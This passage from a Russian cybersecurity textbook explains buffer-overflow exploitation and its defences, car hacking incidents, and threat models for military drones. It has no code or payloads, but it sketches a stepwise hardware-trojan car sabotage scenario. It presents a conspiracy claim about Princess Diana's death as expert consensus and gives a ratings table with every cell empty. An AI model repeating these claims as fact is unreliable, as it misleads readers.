Переполнение буфера в области данных кучи называется *переполнением кучи* и эксплуатируется иным способом, чем переполнение буфера в стеке. Память в куче выделяется приложением динамически во время выполнения и обычно содержит программные данные. Эксплуатация производится путем порчи этих данных особыми способами, чтобы заставить приложение перезаписать внутренние структуры, такие как указатели в связанных списках. Обычная техника эксплойта для переполнения буфера кучи — перезапись ссылок динамической памяти (например, метаданных функции malloc) и использование полученного измененного указателя для перезаписи указателя на функцию программы.

Надо сказать, что многие хакеры на соответствующих закрытых от «непосвященных» сайтах часто жалуются на сложности в эксплуатации этой уязвимости.

Специальные действия с буфером перед его чтением или исполнением могут помешать успешному использованию уязвимости. Они могут уменьшить вероятность успешной атаки, но не полностью исключить ее. Эти действия могут включать *пере-*

вод строки в верхний или нижний регистр, удаление спецсимволов или фильтрацию всех, кроме буквенно-цифровых. Однако существуют приемы, позволяющие обойти эти меры: буквенно-цифровые шелл-коды, полиморфические, самоизменяющиеся коды и атака возврата в библиотеку. Те же методы могут применяться для скрытия от систем обнаружения вторжений. В некоторых случаях, включая случаи конвертации символов в Юникод, уязвимость ошибочно принимается за позволяющую провести DoS-атаку, тогда как на самом деле возможно удаленное исполнение произвольного кода.

Для предотвращения использования подобной уязвимости используются различные приемы.

Системы обнаружения вторжения

С помощью систем обнаружения вторжения (СОВ) можно обнаружить и предотвратить попытки удаленного использования переполнения буфера. Так как в большинстве случаев данные, предназначенные для переполнения буфера, содержат длинные массивы инструкций *No Operation* (NOP или NOOP), СОВ просто блокирует все входящие пакеты, содержащие большое количество последовательных NOP-ов. Этот способ, в общем, неэффективен, так как такие массивы могут быть записаны с использованием разнообразных инструкций языка ассемблера. В последнее время крэкеры начали использовать шелл-коды с шифрованием, самомодифицирующимся кодом, полиморфным кодом и алфавитно-цифровым кодом, а также атаки возврата в стандартную библиотеку для проникновения через СОВ.

Защита от повреждения стека

Защита от повреждения стека используется для обнаружения наиболее частых ошибок переполнения буфера. При этом проверяется, что стек вызовов не был изменен перед возвратом из функции. Если он был изменен, то программа заканчивает выполнение с ошибкой сегментации.

Существуют две системы: StackGuard и Stack-Smashing Protector (старое название — ProPolice), обе являются расширениями компилятора gcc. Начиная с gcc-4.1-stage2, SSP был интегрирован в основной дистрибутив компилятора. Gentoo Linux и OpenBSD включают SSP в состав распространяемого с ними gcc.^[22]

Размещение *адреса возврата* в стеке данных облегчает задачу осуществления переполнения буфера, которое ведет к выполнению произвольного кода. Теоретически, в gcc могут быть внесены изменения, которые позволят помещать адрес в специальном *стеке возврата*, который полностью отделен от стека данных, аналогично тому, как это реализовано в языке Forth. Однако это не является полным решением проблемы переполнения буфера, так как другие данные стека тоже нуждаются в защите.

Защита пространства исполняемого кода для UNIX-подобных систем

Защита пространства исполняемого кода может смягчить последствия переполнений буфера, делая большинство действий злоумышленников невозможными. Это достигается рандомизацией адресного пространства (ASLR) и/или запрещением одновременного доступа к памяти на запись и исполнение. Неисполняемый стек предотвращает большинство эксплойтов кода оболочки.

Существует как минимум два исправления для ядра Linux, которые обеспечивают эту защиту — PaX и exec-shield. Ни один из них еще не включен в основную поставку ядра. OpenBSD с версии 3.3 включает систему, называемую W^X, которая также обеспечивает контроль исполняемого пространства.

Заметим, что этот способ защиты *не* предотвращает повреждение стека. Однако он часто предотвращает успешное выполнение «полезной нагрузки» эксплойта. Программа не будет способна вставить код оболочки в защищенную от записи память, такую как существующие сегменты исполняемого кода. Также будет невозможно выполнение инструкций в неисполняемой памяти, такой как стек или куча.

ASLR затрудняет для взломщика определение адресов функций в коде программы, с помощью которых он мог бы осуществить успешную атаку, и делает атаки типа ret2libc очень трудной задачей, хотя они все еще возможны в контролируемом окружении или если атакующий правильно угадает нужный адрес.

Некоторые процессоры, такие как Sparc фирмы Sun, Efficeon фирмы Transmeta и модифицированные 64-битные процессоры фирм AMD и Intel, предотвращают выполнение кода, расположенного в областях памяти, помеченных специальным битом NX. AMD называет свое решение NX (*No eXecute*), а Intel свое — XD (*eXecute Disabled*).

Защита пространства исполняемого кода для Windows

Сейчас существует несколько различных решений, предназначенных для защиты исполняемого кода в системах Windows, предлагаемых как компанией Майкрософт, так и сторонними компаниями.

Майкрософт предложила свое решение, получившее название DEP (*Data Execution Prevention* — «предотвращение выполнения данных»), включив его в пакеты обновлений для Windows XP и Windows Server 2003. DEP использует дополнительные возможности новых процессоров Intel и AMD, которые были предназначены для преодоления ограничения в 4 Гб на размер адресуемой памяти, присущего 32-разрядным процессорам. Для этих целей некоторые служебные структуры были увеличены. Эти структуры теперь содержат зарезервированный бит NX. DEP использует этот бит для предотвращения атак, связанных с изменением адреса обработчика исключений (так называемый SEH-эксплойт). DEP обеспечивает только защиту от SEH-эксплойта, он не защищает страницы памяти с исполняемым кодом.

Кроме того, Майкрософт разработала механизм защиты стека, предназначенный для Windows Server. Стек помечается с помощью так называемых осведомителей (англ. *canary*), целостность которых затем проверяется. Если «осведомитель» был изменен, значит, стек поврежден.

Существуют также сторонние решения, предотвращающие исполнение кода, расположенного в областях памяти, предназначенных для данных или реализующих механизм ASLR.

Использование безопасных библиотек

Проблема переполнений буфера характерна для языков программирования Си и C++, потому что они не скрывают детали низкоуровневого представления буферов как контейнеров для типов данных. Таким образом, чтобы избежать переполнения буфера, нужно обеспечивать высокий уровень контроля за созданием и изменени-

ями программного кода, осуществляющего управление буферами. Использование библиотек абстрактных типов данных, которые производят централизованное автоматическое управление буферами и включают в себя проверку на переполнение — один из инженерных подходов к предотвращению переполнения буфера.

Два основных типа данных, которые позволяют осуществить переполнение буфера в этих языках, — это строки и массивы. Таким образом, использование библиотек для строк и списковых структур данных, которые были разработаны для предотвращения и/или обнаружения переполнений буфера, позволяет избежать многих уязвимостей. Цена таких решений — снижение производительности из-за лишних проверок и других действий, выполняемых кодом библиотеки, поскольку он пишется «на все случаи жизни», и в каждом конкретном случае часть выполняемых им действий может быть излишней.

И в заключение интересно вспомнить историю этой «долгоживущей уязвимости».

Ведь переполнение буфера было понято и частично задокументировано еще полвека назад — в 1972 году в публикации «Computer Security Technology Planning Study». [https://ru.wikipedia.org/wiki/%D0%9F%D0%B5%D1%80%D0%B5%D0%BF%D0%BE%D0%BB%D0%BD%D0%B5%D0%BD%D0%B8%D0%B5_%D0%B1%D1%83%D1%84%D0%B5%D1%80%D0%B0]. Самое раннее задокументированное злонамеренное использование переполнения буфера произошло в 1988 году. На нем был основан один из нескольких эксплоитов, применявшихся червем Морриса для самораспространения через Интернет. Программа использовала уязвимость в сервисе finger системы Unix. Позднее, в 1995 году, Томас Лопатик независимо переоткрыл переполнение буфера и занес результаты исследования в список Багтрак. Годом позже Элиас Леви опубликовал пошаговое введение в использование переполнения буфера при работе со стеком «Smashing the Stack for Fun and Profit» в журнале Phrack.

С тех пор как минимум два известных сетевых червя применяли переполнение буфера для заражения большого количества систем. В 2001 году червь Code Red использовал эту уязвимость в продукте компании Microsoft Internet Information Services (IIS) 5.0, а в 2003 году SQL Slammer заражал машины с Microsoft SQL Server 2000.

В 2003 году использование присутствующего в лицензионных играх для Xbox переполнения буфера позволило запускать на консоли нелегальное программное обеспечение без модификации аппаратных средств с использованием так называемых *модчипов*. PS2 Independence Exploit также использовал переполнение буфера, чтобы достичь того же результата для PlayStation 2. Аналогичный эксплоит для Wii Twilight применял эту уязвимость в игре The Legend of Zelda: Twilight Princess.

3.5. Уязвимости в автомобилях

3.5.1. Из истории автомобильных вирусов

В этом разделе мы покажем, как развитие кибертехнологий ставит под угрозу безопасность современного напичканного электроникой автомобиля.

В начале века, примерно до 2010 г. автомобильные вирусы были крайне редки, потому что единственная возможность «инфицировать» машину была у механика

(он же автослесарь) через подключаемый компьютер или посредством программного обеспечения, которое он использовал *для диагностики* авто.

В конце 2010 г. в Техасе более 100 человек столкнулись с очень необычными проблемами, связанными с их автомобилями. Наиболее впечатлительная часть пострадавших автомобилистов даже решила, что в их машины вселился демон, настолько неадекватное и «разнообразное» поведение было у их четырехколесных «железных коней».

Всех их объединяло только то, что они были клиентами одного из местных автосервисов, носящего название *Texas Auto Center*, и у всех наиболее распространенные сложности были связаны с полным отказом автомобиля заводиться или хуже того, их сигнализация самопроизвольно включалась в любое время дня и ночи, и отключить ее было возможно только при помощи извлечения аккумулятора.

В результате проведенного местным шерифом расследования было установлено, что все эффекты оказались результатами работы «недовольного» сотрудника автосервиса. Некто *Омар Рамос-Лопес*, который ранее был уволен из *Texas Auto Service*, рассчитывал таким образом поквитаться в роли хакера со своим бывшим работодателем, взломав административную веб-базу и получив возможность удаленно «управлять» автомобилями клиентов.

Таким образом, этот Рамос-Лопес, который был в конечном счете арестован, сам не желая того показал, насколько уязвимы современные компьютеризированные автомобили для мотивированных хакеров.

Хоть атака автомеханика-хакера получила общемировую огласку, его взлом был достаточно примитивным, по сравнению с теми возможностями, о которых после этого инцидента заговорили в ряде различных университетов США. Так, в 2010 году исследователи из Университета Вашингтона и Калифорнийского Университета в Сан-Диего экспериментально доказали, что они могут взломать компьютерные системы, контролирующие транспортные средства, и дистанционно управлять ими. Начиная от тормозов, заканчивая работой печки и радио, все могло быть взято под контроль взломщиков. Исследователи из университета Рутгерса и Университета Южной Каролины в это же время также показали возможности перехвата сигналов, посылаемых системой контроля давления в шинах автомобиля, что позволило хакерам контролировать передвижения транспортного средства, попросту следить за ним.

Современные автомобили становятся все более уязвимыми для разного рода вирусов и вредоносных программ, причем последствия для автомобилистов могут быть гораздо серьезнее, чем просто материальные или моральные убытки.

Очевидно, что если ваш автомобиль поражен вирусом, значит заражено и все, за что отвечает его «взломанный» компьютер. К примеру, если компьютер отвечает за окна и запирающие устройства автомобиля, то вирус или вредоносный код будет полностью контролировать эти части авто. То же самое касается двигателя рулевого управления или тормозов.

3.5.2. Hackable — уязвимости автомобилей для кибератак

Любой механик, который начинал свою трудовую деятельность в 1970–80-х годах, скажет вам, что *автомобили сегодня отличаются от автомобилей тех лет, так же как крестьянская телега отличается от космического корабля*. В наши дни автомобиль-

ная техника напичкана микросхемами и различными датчиками, иными электронными компонентами, управляемыми искусственным интеллектом. Сегодня для починки автомобиля нужно быть скорее «компьютерщиком», чем автослесарем.

Действительно, в настоящее время в современных автомобилях устанавливается множество миникомпьютеров, хотя по большому счету они далеки от привычных нам настольных РС или ноутбуков. В машинах в основном стоят гораздо более простые компьютеры, небольшой мощности с гораздо более простыми процессорами, чем те, которые мы видим в домашних компьютерах, и рассчитаны они на выполнение узкоспециализированных, не очень сложных задач.

Эти компьютеры, точнее «встроенная электронная бортовая система», контролируют конкретные аспекты функционирования, такие как разворачивание подушки безопасности, работа круиз-контроля, тормозной системы, ABS или системы привода кресел. В то время как эти встроенные системы имеют такую же архитектуру, что и РС, используемое ими оборудование, программное обеспечение, память и процессоры — имеют больше схожего со смартфонами. Автомобильные компьютеры были более-менее защищены от вирусов, потому что в отличие от компьютера было не очень много способов для подключения внешних устройств к виртуальной среде автомобиля.

Однако все эти компоненты не только активно общаются друг с другом, но и передают данные дилерам, сервисам и прочим сторонним наблюдателям.

Два известных «бывших» американских хакера — Чарли Миллер и Крис Валэйсик, ныне — «белые шляпы», специалисты по кибербезопасности, провели масштабное исследование, тянущее по объему на кандидатскую диссертацию. О результатах они доложили на прошедшей в Лас-Вегасе в 2017 г. конференции по кибербезопасности, где, в частности, обнародовали результаты своих исследований в области hackable. Слово «хакэбл» переводится как «уязвимость для хакерских атак». Основных параметров три: наличие слабых мест типа протоколов Wi-Fi или Bluetooth, анализ электронных систем и возможность для злоумышленника блокировать тормоза, крутить рулем и т.п.

Итоги этих исследований представлены в табл. 3.2.

Таблица 3.2. Результаты проверки устойчивости автомобилей к кибератакам

Автомобиль, модельный год	Наличие слабо-защищенных протоколов связи	Оценка электроники	Опасность внешней блокировки жизненно важных систем
Audi A8, 2014			
Honda Accord, 2014			
Infiniti Q50, 2014			
Infiniti G37, 2014			
Jeep Cherokee, 2014			
Dodge Ram, 2014			
Chrysler 300, 2014			
SRT Viper, 2014			
Cadillac Escalade, 2015			

Таблица 3.2 (окончание)

Автомобиль, модельный год	Наличие слабо-защищенных протоколов связи	Оценка электроники	Опасность внешней блокировки жизненно важных систем
Ford Fusion (US Model), 2006			
Ford Fusion (Mondeo), 2014			
BMW 3 Series, 2014			
BMW X3, 2014			
BMW i8, 2014			
Range Rover Evoque, 2014			
Range Rover Sport, 2010			
Range Rover Sport, 2006			
Toyota Prius, 2014			
Toyota Prius, 2010			
Toyota Prius, 2006			

	Хуже некуда		Неплохо
	Плохо		Лучше всех

Исследователи продемонстрировали образцы хакерских программ, которые способны через вышеупомянутые каналы проникать в «электронный мозг» машины и взламывать его, первым делом подготавливая к последующему восприятию команд извне. И затем, уже в нужное время и в нужном месте, злоумышленник может заставить автомобиль сделать то, что ему нужно. Остановить двигатель (впрыск ведь управляется электроникой), затормозить (в тормозную систему конструкторами «внедрены» устройства типа Brake Assist), повернуть (*электроусилитель* все чаще заменяет *гидроусилитель руля* — ГУР) и даже регулярно докладывать о точном местоположении (GPS-навигаторами уже комплектуются даже бюджетные марки) — все это может сделать реальностью кибератаку на любой автомобиль под руководством грамотного хакера.

Основными «сообщниками» хакеров выступают такие системы, как парктроник, адаптивный круиз-контроль, бесключевой пуск мотора, системы предотвращения столкновений и слежения за полосой движения, а также контроля за давлением в шинах. А если сопоставить число компьютеров в указанных выше моделях разных лет выпуска, то получим прямую зависимость: **чем моложе модель, тем больше вычислительных устройств, тем выше уязвимость к хакерским атакам.**

На рис. 3.5 представлены *основные направления* возможных кибератак электронных бортовых систем управления современным автомобилем. Всего эксперты указывают на 11 таких направлений (на момент выхода книги).

Но здесь надо отметить, что ведь и возможности *физического доступа* «диверсанта» к электронным системам автомобиля никто не отменял.

Простейший пример работы такого «автодиверсанта».

1. Ночью он снимает фару атакуемого автомобиля, находит шину цифрового управления, подключает к ней аппаратный троян и ставит фару на место.




Рис. 3.5. Основные направления автомобильных кибератак

2. Днем владелец садится в машину и выезжает на магистраль.
3. С помощью внедренного трояна специальное оборудование диверсанта анализирует скорость автомобиля, получает местоположение его на автомагистрали.
4. Диверсант анализирует ситуацию, и в тот момент, когда, например, автомобиль быстро движется по крайнему левому ряду, происходит либо резкий поворот руля, либо торможение левого переднего колеса.
5. В итоге — обычная авария на магистрали (ДТП), а внедренный аппаратный троян сгорел вместе с автомобилем. Никаких взрывных устройств. Внешне все выглядит как рядовой несчастный случай, в котором мало кто будет искать злой умысел.

Если сегодня мы узнаем из СМИ, что опять кого-то «взорвали» в автомобиле, то это значит, что злоумышленники тем самым просто сообщают «кому надо» о «наказании» объекта атаки.

В этой связи следует отметить, что «классическим» примером реализации автомобильной «кибердиверсии», по мнению абсолютного большинства независимых экспертов по кибербезопасности, является известный эпизод «автокатастрофа в тоннеле» (гибель английской принцессы Дианы).

К нашему большому сожалению, уязвимость к вирусам растет с каждым годом, так как автомобильные компьютеры становятся все более связанными с внешним миром, поскольку на все большее и большее количество автомобилей устанавливаются современные высокоскоростные интерфейсы с возможностью доступа в Интернет и посещения web сайтов. При этом современные автомобили получают рискованную возможность «общаться» с внешним миром по двусторонней связи

и, следовательно, по определению становятся более уязвимыми. С распространением развлекательных и коммуникационных устройств — в том числе MP3 и iPod адаптеров, а также портов USB, появляется все больше каналов для различных проникновений вирусов в электронную систему машины.

Появление связи с автомобилями и его информационно-развлекательными устройствами сегодня еще не является уж очень большой проблемой — пока мультимедийный интерфейс отделен от управляющих компьютеров автомобиля, худшее, что может случиться, — это сбой в работе мультимедийного оборудования.

Тем не менее, как только эти две составляющие будут связаны воедино — «дверь» для вирусов окажется широко открытой. Останется лишь вопрос времени, как быстро хакеры смогут подобрать необходимый «ключ» для проведения своих противоправных действий.

Эта проблема может распространиться, как снежный ком, с началом беспилотного мобильного транспорта эры самостоятельно «общающихся» между собой автомобилей. Производители работают над этими будущими автомобилями, и такие, как Mercedes или Volvo, уже добились определенных успехов в данном деле. И поэтому их новые модели, обладающие такими феноменальными способностями, оказались в зоне минимального риска.

Самое главное, что все в мире автопроизводители сегодня понимают, что их любая новая продукция теперь находится в зоне риска кибератак. И они работают над тем, чтобы провести профилактические действия и уничтожить даже малейшие возможности для злоумышленников внедриться в систему управления автомобилем.

Тем не менее, как мы знаем, на любой «замок» рано или поздно найдется свой «ключ».

Но чтобы дело не дошло до таких печальных «сюжетов», современный водитель должен хорошо знать и соблюдать основные правила и законы кибербезопасности, хотя бы в объеме данной книги.

3.6. Уязвимости бортового оборудования воздушных судов и робототехнических комплексов

В этом сводном разделе рассмотрим уязвимости воздушных судов (т.н. авиационные уязвимости) и современных робототехнических комплексов гражданского и военного назначения, поскольку они имеют много сходных характеристик и особенностей.

3.6.1. Уязвимости комплексов с беспилотными летательными аппаратами

Разнообразные комплексы с беспилотными летательными аппаратами (КБЛА) используются для решения различных задач, в частности, для решения задачи обеспечения обороноспособности государства. Эти комплексы могут включать:

- воздушную разведку общего и специального назначения;
- радиоэлектронное подавление радиоэлектронных средств противника;
- целеуказание системам оружия и корректировку артиллерийского огня.

В условиях возможного осуществления информационного воздействия, результатом которого будет модификация его свойств как информационной системы, КБЛА могут являться объектом кибератаки. Функционируя в условиях радиоэлектронной борьбы, КБЛА потенциально подвержены угрозам, в том числе, направленным на нанесение ущерба его информационным ресурсам [20, 21].

Например, 4 декабря 2012 г. мировые СМИ, ссылаясь на информацию иранских источников, сообщили, что средства РЭБ Ирана посадили на востоке страны американский беспилотный аппарат RQ-170 Sentinel. В данном случае иранскими специалистами была использована уязвимость в системе управления БЛА, заключающаяся в обмене информацией с наземными пунктами управления и передачи данных внешней системы позиционирования БЛА в пространстве по открытым радиоканалам. Летом 2009 года американские войска обнаружили на ноутбуках иракских повстанцев программное обеспечение, позволяющее перехватывать специальную информацию с БЛА, которая передавалась в командные пункты по незашифрованным каналам связи.

Для оценки угроз БПЛА обычно используются различные модели угроз. Модель угроз безопасности информации — физическое, математическое, описательное представление свойств или характеристик угроз безопасности информации. Основной задачей модели является научное обеспечение процесса разработки методов и средств защиты КБЛА за счет правильной оценки эффективности принимаемых решений и выбора рационального варианта их технической реализации. Практическая значимость модели угроз заключается в ее направленности для детализации целей оценки угроз, которая включает [19]:

- идентификацию уязвимых мест КБЛА;
- анализ вероятности угроз, направленных на использование таких уязвимых мест;
- оценку последствия успешного выполнения угрозы;
- оценку стоимости каждого вторжения;
- анализ стоимости возможных мер противодействия;
- выбор удовлетворительных механизмов защиты.

Исходя из анализа информационных потоков, циркулирующих в КБЛА, наибольший интерес представляют следующие информационные массивы [19]:

- ключевая информация;
- команды управления БЛА и аппаратуры;
- данные позиционирования БЛА в пространстве;
- специальная информация (данные разведки, интеллектуальной СПР, команды управления в рамках боевой информационной системы);
- телеметрическая информация.

Уязвимость информационной системы (ИС) — свойство ИС, обуславливающее возможность реализации угроз безопасности обрабатываемой в ней информации.

Проведенный в работе [19] анализ структуры и функциональной модели КБЛА позволил выявить следующие уязвимости:

- каналы обмена информацией с наземными пунктами управления;
- использование внешней системы позиционирования БЛА в пространстве;
- открытые потоки телеметрической информации;

- отсутствие или ограниченное использование СКЗИ;
- высокая вероятность компрометации ключевой информации и СКЗИ;
- необходимость информационного взаимодействия с пилотируемыми летательными аппаратами (ПЛА).

В работе [19] угрозы КБЛА рассматривались через ущерб информации, циркулирующей в ее подсистемах, при этом под угрозой безопасности информации будем понимать совокупность условий и факторов, создающих потенциальную или реально существующую опасность нарушения безопасности информации.

Эффективная защита от потенциальных атак невозможна без их детальной классификации, облегчающей их выявление и задачу противодействия им, а также без оценки степени риска, имеющая большое практическое значение, так как позволяет ранжировать уровень угроз по следующим уровням:

- высокий — угрозы, успешная реализация которых позволяет атакующему немедленно получить доступ к управлению БЛА, перехватить и использовать специальную информацию БЛА;
- средний — угрозы, успешная реализация которых потенциально может дать атакующему доступ к БЛА или специальной информации БЛА;
- низкий — угрозы, при успешной реализации которых противник может получить сведения, облегчающие ему задачу перехвата управления БЛА или раскрытия содержания специальной информации.

На основе анализа угроз и уязвимостей КБЛА в работе [19] использована модель «с полным перекрытием», представляющая собой триаду «угрозы — уязвимости — объекты защиты». Угрозы, уязвимости и информационные ресурсы КБЛА, как объекты защиты, представлены на рис. 3.6.

Оценка угроз по степени риска является не полной, и целесообразно учитывать вероятностный характер возможности реализации угроз для нанесения ущерба информационным ресурсам КБЛА. Стратегии нарушителя для достижения поставленной цели можно разделить на четыре типа:

- стратегии первого типа направлены на установление (раскрытие) языка информационного обмена Борт—Земля. Цель — получить специальную информацию КБЛА;
- стратегии второго типа направлены на навязывание ложной информации. В данном случае предполагается навязывание ложных команд управления с наземных пунктов управления, а также перехват и целенаправленное искажение навигационных данных (спуфинг-атака). Цель — перехват управления БЛА, навязывание ложной целевой информации;
- стратегии третьего типа направлены на срыв или ухудшение качества информационных взаимодействий путем создания агрессивной среды осуществления информационных взаимодействий, что достигается, например, при постановке помех средствами радиоэлектронного подавления и др. Цель — затруднить или нарушить управление БЛА, искажение специальной информации;
- стратегии четвертого типа направлены на нарушение целостных характеристик объектов, в которых находится защищаемая информация. Данные стратегии обычно используются, когда отсутствуют возможности по реализации вышеперечисленных типов стратегий. Цель — нанесение ущерба системе путем воздействия на обеспечивающую ее инфраструктуру.




Рис. 3.6. Угрозы, уязвимости и информационные ресурсы КБЛА как объекты защиты [19]

Стратегии кибератак предполагают комплекс мер воздействия на ресурсы КБЛА и в первую очередь представляют угрозу безопасности защищаемой информации. В зависимости от типа стратегии в работе [19] предлагаются следующие критерии оптимальности мер противодействия, представленные в табл. 3.3.

Таблица 3.3. Реляционное представление стратегий противника и критериев оптимальности мер противодействия [19]

Уровень	Тип стратегии	Сценарий выбора реализуемой стратегии нарушителем	Критерии оптимальности мер противодействия
Стратегия 1 типа	Нарушение конфиденциальности	Раскрытие шифров. Нарушение правил шифрования. Компрометация ключей до запуска БЛА или на НПУ. Перехват и статистическая обработка криптограмм. Вскрытие шифра в результате криптоанализа. Дешифрование специальной информации	Максимизация ожидаемого безопасного времени работы СКЗИ до взлома подсистемы защиты (Го). Минимизация вероятности раскрытия ключа шифра (Рк). Минимизация вероятности дешифрования специальной информации (Pd)
Стратегия 2 типа	Нарушение имитостойкости	Перехват и модификация команд управления БЛА. Навязывание ложных команд управления БЛА. Вскрытие алгоритма и ключа обеспечения имитостойкости. Подавление и навязывание ложных навигационных данных	Минимизация навязывания ложной информации (Гнав) Минимизация вероятности трансформации информации (Ртр)
Стратегия 3 типа	Нарушение доверного информационного взаимодействия	Радиоэлектронное подавление команд управления БЛА, телеметрических и навигационных данных. Нарушение правил вхождения в связь	Минимизация вероятности искажения информационного символа (Рош). Минимизация вероятности подавления информации (Рпод). Минимизация вероятности обнаруженных искажений (Рнеоб.) Минимизация времени доведения информации (Гд)
Стратегия 4 типа	Нарушение сохранности (работоспособности) подсистем БАС	Внедрение средств негласного съема информации и РПВ. Модификация ПО. Подмена, уничтожение, хищение наиболее важных компонентов КБЛА. Воздействие на элементы инфраструктуры: электропитание, линии связи и т.д.	Минимизация вероятности обнаружения закладочных устройств и несанкционированной модификации ПО (Рнм). Максимизация вероятности восстановления работоспособности устройств КБЛА (Рв)
	Нарушение регистрируемости		Минимизация вероятности незарегистрируемости факта воздействия и ошибок в подсистемах КБЛА (Рнр)

Рассмотренные стратегии, реализуемые нарушителем, целесообразно учитывать при разработке научно-методического аппарата рациональной защиты информации с учетом ограниченных ресурсов КБЛА, выделяемых на их защиту, а предложенные критерии оптимальности мер противодействия применять при оценке эффективности комплексной защиты для проектируемых и функционирующих КБЛА.

Надо сказать, что КБПЛА является только одним из примеров робототехнических комплексов, являющихся потенциальным объектом кибератак и кибердиверсий. В настоящее время одним из основных направлений развития Вооруженных Сил Российской Федерации является создание образцов вооружения и военной техники (ВВТ), способных эффективно реагировать на весь спектр современных и будущих вызовов военной безопасности. Решение данной задачи осуществляется в рамках проведения военно-технической политики, основы которой закреплены в государственной программе вооружений на 2018–2027 год

и где сказано: «отдельным важным направлением развития системы вооружения должна стать роботизация: создание и внедрение в войсках роботизированных комплексов воздушных (дистанционно пилотируемых летательных аппаратов), наземных, надводных, подводных. Это не дань моде, а осознанный шаг, обусловленный необходимостью замены военнослужащего при выполнении задач, сопряженных с риском для жизни, либо тех, которые не могут быть выполнены пилотируемыми комплексами».

В связи с решением научно-технической задачи по определению и анализу возможных уязвимостей робототехнических комплексов военного назначения является весьма актуальной.

Робототехнический комплекс военного назначения (далее РТК ВН) представляет собой систему функционально связанных и размещенных на одной платформе узлов, и агрегатов, предназначенную для решения боевых и обеспечивающих задач.

РТК ВН, как и любой сложной технической системе, в состав которой могут входить подсистемы управления, технического зрения, анализа обстановки, огневого поражения и др., присущи некоторые уязвимости.

